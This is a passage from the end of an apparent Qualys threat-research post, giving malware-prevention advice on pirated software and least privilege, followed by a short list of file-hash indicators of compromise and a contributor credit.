- Do not download cracked/pirated software as they risk backdoor entry for malware into your computer.

- Avoid downloading software from untrusted P2P or torrent sites. In most cases, they are malicious software.

Having minimum required privileges

Do not assign Administrator privileges to users. Most importantly, do not stay logged in as an administrator unless it is strictly necessary. Also, avoid browsing, opening documents, or other regular work activities while logged in as an administrator.

Indicators of Compromise (IOCs)

```
1ba5ab55b7212ba92a9402677e30e45f12d98a98f78cdcf5864a67d6c264d053
b103fc649787eb1f6121df8174d0f16aaac736fb53f5f078d312871189285956
17557537bcb33f2a0ad3ff0caf7b084e63468144b2e6cb8180f6598adfdc5c9a
17557537bcb33f2a0ad3ff0caf7b084e63468144b2e6cb8180f6598adfdc5c9a
```

Contributor

Ganesh Vetal, Senior Threat Research Engineer, Qualys